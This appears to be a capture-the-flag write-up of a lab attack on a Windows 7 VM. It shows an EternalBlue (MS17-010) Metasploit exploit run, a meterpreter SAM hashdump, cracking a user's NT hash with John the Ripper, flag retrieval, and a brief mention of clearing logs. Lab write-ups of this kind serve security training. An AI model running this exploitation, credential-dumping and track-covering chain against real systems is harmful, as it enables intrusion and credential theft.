
1 2 3 4 1:58

silentspectre@kali: ~

File Actions Edit View Help

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:
================

    Id  Name
    --  ----
    0   Automatic Target
⇒   1   Windows 7
    2   Windows Embedded Standard 7
    3   Windows Server 2008 R2
    4   Windows 8
    5   Windows 8.1
    6   Windows Server 2012
    7   Windows 10 Pro
    8   Windows 10 Enterprise Evaluation


msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.111.134:4444
[*] 192.168.111.137:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.111.137:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601
 Service Pack 1 x64 (64-bit)
[*] 192.168.111.137:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.111.137:445 - The target is vulnerable.
[*] 192.168.111.137:445 - Connecting to target for exploitation.
[+] 192.168.111.137:445 - Connection established for exploitation.
[+] 192.168.111.137:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.111.137:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.111.137:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7
 Profes
[*] 192.168.111.137:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 76
01 Serv
[*] 192.168.111.137:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack
1
[+] 192.168.111.137:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.111.137:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.111.137:445 - Sending all but last fragment of exploit packet
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



4. Post-Exploitation Phase

Steps Taken:

- **Exploited Port 445:** Successfully gained access.Gain the meterpreter shell
- **Gained Meterpreter Shell:** Established control over the target.

- **Dumped Content of SAM DB:** Accessed and retrieved SAM database content.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

- **Crack the John's hash**

```
┌──(silentspectre㉿kali)-[~]
└─$ echo "Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::" > jon.hash

┌──(silentspectre㉿kali)-[~]
└─$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt jon.hash
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:19 69.84% (ETA: 03:01:50) 0g/s 523953p/s 523953c/s 523953C/s aranda619..aramoix999
Session aborted

┌──(silentspectre㉿kali)-[~]
└─$ cat jon.hash
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::

┌──(silentspectre㉿kali)-[~]
└─$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt --rules jon.hash
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (Jon)
1g 0:00:00:12 DONE (2024-07-10 03:03) 0.07861g/s 801916p/s 801916c/s 801916C/s alr19882006..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(silentspectre㉿kali)-[~]
└─$
```

- Get the Server Login and Banking Credentials

No longer required for this task.

5. Data Extraction or Manipulation

Flags Captured:

Flag1:

Located in C directory.

```
meterpreter > cat flag1.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > pwd
C:\Windows\system32
meterpreter > cd C:/
meterpreter > dir
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2018-12-13 08:13:36 +0500  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2009-07-14 11:08:56 +0600  Documents and Settings
040777/rwxrwxrwx  0      dir   2009-07-14 09:20:08 +0600  PerfLogs
040555/r-xr-xr-x  4096   dir   2011-04-12 13:28:43 +0500  Program Files
040555/r-xr-xr-x  4096   dir   2009-07-14 10:57:06 +0600  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2009-07-14 11:08:56 +0600  ProgramData
040777/rwxrwxrwx  0      dir   2018-12-13 08:13:22 +0500  Recovery
040777/rwxrwxrwx  4096   dir   2024-07-10 01:55:14 +0500  System Volume Information
040555/r-xr-xr-x  4096   dir   2018-12-13 08:13:28 +0500  Users
040777/rwxrwxrwx  16384  dir   2018-12-13 08:13:36 +0500  Windows
100666/rw-rw-rw-  24     fil   2019-03-18 00:27:21 +0500  flag1.txt
000000/---------  0      fif   1970-01-01 05:00:00 +0500  hiberfil.sys
000000/---------  0      fif   1970-01-01 05:00:00 +0500  pagefile.sys

meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```

Flag2:

Found in C:/Windows/System32/config/flag2.txt.

KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home | KaliLinux | CTF - Win7

1 2 3 4 3:28

silentspectre@kali: ~

File Actions Edit View Help

```
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter > cd C:/Windows/System32/config
meterpreter > dir
Listing: C:\Windows\System32\config
==================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  28672     fil   2018-12-13 04:00:40 +0500  BCD-Template
100666/rw-rw-rw-  25600     fil   2018-12-13 04:00:40 +0500  BCD-Template.LOG
100666/rw-rw-rw-  44040192  fil   2024-07-10 02:07:13 +0500  COMPONENTS
100666/rw-rw-rw-  1024      fil   2011-04-12 13:32:10 +0500  COMPONENTS.LOG
100666/rw-rw-rw-  262144    fil   2024-07-10 02:07:13 +0500  COMPONENTS.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 08:34:08 +0600  COMPONENTS.LOG2
100666/rw-rw-rw-  65536     fil   2024-07-10 02:07:13 +0500  COMPONENTS{016888b9-6c6f-11de-8d1
                                                             d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288    fil   2024-07-10 02:07:13 +0500  COMPONENTS{016888b9-6c6f-11de-8d1
                                                             d-001e0bcde3ec}.TMContainer000000
                                                             00000000000001.regtrans-ms
100666/rw-rw-rw-  524288    fil   2009-07-14 11:01:27 +0600  COMPONENTS{016888b9-6c6f-11de-8d1
                                                             d-001e0bcde3ec}.TMContainer000000
                                                             00000000000002.regtrans-ms
100666/rw-rw-rw-  262144    fil   2024-07-10 03:12:58 +0500  DEFAULT
100666/rw-rw-rw-  1024      fil   2011-04-12 13:32:10 +0500  DEFAULT.LOG
100666/rw-rw-rw-  103424    fil   2024-07-10 03:12:57 +0500  DEFAULT.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 08:34:08 +0600  DEFAULT.LOG2
040777/rwxrwxrwx  0         dir   2009-07-14 08:34:57 +0600  Journal
040777/rwxrwxrwx  4096      dir   2024-07-10 01:48:02 +0500  RegBack
100666/rw-rw-rw-  262144    fil   2024-07-10 03:05:36 +0500  SAM
100666/rw-rw-rw-  1024      fil   2011-04-12 13:32:10 +0500  SAM.LOG
100666/rw-rw-rw-  21504     fil   2024-07-10 03:05:35 +0500  SAM.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 08:34:08 +0600  SAM.LOG2
100666/rw-rw-rw-  262144    fil   2024-07-10 01:39:44 +0500  SECURITY
100666/rw-rw-rw-  1024      fil   2011-04-12 13:32:10 +0500  SECURITY.LOG
100666/rw-rw-rw-  21504     fil   2024-07-10 01:39:44 +0500  SECURITY.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 08:34:08 +0600  SECURITY.LOG2
100666/rw-rw-rw-  38273024  fil   2024-07-10 03:20:18 +0500  SOFTWARE
100666/rw-rw-rw-  1024      fil   2011-04-12 13:32:10 +0500  SOFTWARE.LOG
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
100666/rw-rw-rw-  1024      fil   2011-04-12 13:32:10 +0500  COMPONENTS.LOG
100666/rw-rw-rw-  262144    fil   2024-07-10 02:07:13 +0500  COMPONENTS.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 08:34:08 +0600  COMPONENTS.LOG2
100666/rw-rw-rw-  65536     fil   2024-07-10 02:07:13 +0500  COMPONENTS{016888b9-6c6f-11de-8d1
                                                             d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288    fil   2024-07-10 02:07:13 +0500  COMPONENTS{016888b9-6c6f-11de-8d1
                                                             d-001e0bcde3ec}.TMContainer000000
                                                             00000000000001.regtrans-ms
100666/rw-rw-rw-  524288    fil   2009-07-14 11:01:27 +0600  COMPONENTS{016888b9-6c6f-11de-8d1
                                                             d-001e0bcde3ec}.TMContainer000000
                                                             00000000000002.regtrans-ms
100666/rw-rw-rw-  262144    fil   2024-07-10 03:12:58 +0500  DEFAULT
100666/rw-rw-rw-  1024      fil   2011-04-12 13:32:10 +0500  DEFAULT.LOG
100666/rw-rw-rw-  103424    fil   2024-07-10 03:12:57 +0500  DEFAULT.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 08:34:08 +0600  DEFAULT.LOG2
040777/rwxrwxrwx  0         dir   2009-07-14 08:34:57 +0600  Journal
040777/rwxrwxrwx  4096      dir   2024-07-10 01:48:02 +0500  RegBack
100666/rw-rw-rw-  262144    fil   2024-07-10 03:05:36 +0500  SAM
100666/rw-rw-rw-  1024      fil   2011-04-12 13:32:10 +0500  SAM.LOG
100666/rw-rw-rw-  21504     fil   2024-07-10 03:05:35 +0500  SAM.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 08:34:08 +0600  SAM.LOG2
100666/rw-rw-rw-  262144    fil   2024-07-10 01:39:44 +0500  SECURITY
100666/rw-rw-rw-  1024      fil   2011-04-12 13:32:10 +0500  SECURITY.LOG
100666/rw-rw-rw-  21504     fil   2024-07-10 01:39:44 +0500  SECURITY.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 08:34:08 +0600  SECURITY.LOG2
100666/rw-rw-rw-  38273024  fil   2024-07-10 03:20:18 +0500  SOFTWARE
100666/rw-rw-rw-  1024      fil   2011-04-12 13:32:10 +0500  SOFTWARE.LOG
100666/rw-rw-rw-  262144    fil   2024-07-10 03:20:18 +0500  SOFTWARE.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 08:34:08 +0600  SOFTWARE.LOG2
100666/rw-rw-rw-  12058624  fil   2024-07-10 03:26:15 +0500  SYSTEM
100666/rw-rw-rw-  1024      fil   2011-04-12 13:32:06 +0500  SYSTEM.LOG
100666/rw-rw-rw-  262144    fil   2024-07-10 03:26:15 +0500  SYSTEM.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 08:34:08 +0600  SYSTEM.LOG2
040777/rwxrwxrwx  4096      dir   2018-12-13 04:03:05 +0500  TxR
100666/rw-rw-rw-  34        fil   2019-03-18 00:32:48 +0500  flag2.txt
040777/rwxrwxrwx  4096      dir   2010-11-21 07:41:37 +0500  systemprofile

meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter >
```

Flag3:

Located in Documents folder of user Jon.

```
meterpreter > cd /Users/Jon/Documents/
meterpreter > cd flag3.txt
[-] stdapi_fs_chdir: Operation failed: The directory name is invalid.
meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter >
```

6. Covering Tracks

Methods Used:

- Ensured logs and artifacts were cleared to avoid detection.

7. Conclusion

Objective Achieved:

- Successfully gained remote access to the Windows 7 system.

Lessons Learned:

- Reflect on the effectiveness of tools and techniques used.
- Consider improvements for future engagements.

8. Recommendations

Mitigation Strategies:

- Patch vulnerabilities identified during testing.
- Implement stricter network segmentation and access controls.

Training:

- Recommend ongoing cybersecurity training for staff to raise awareness of potential threats.
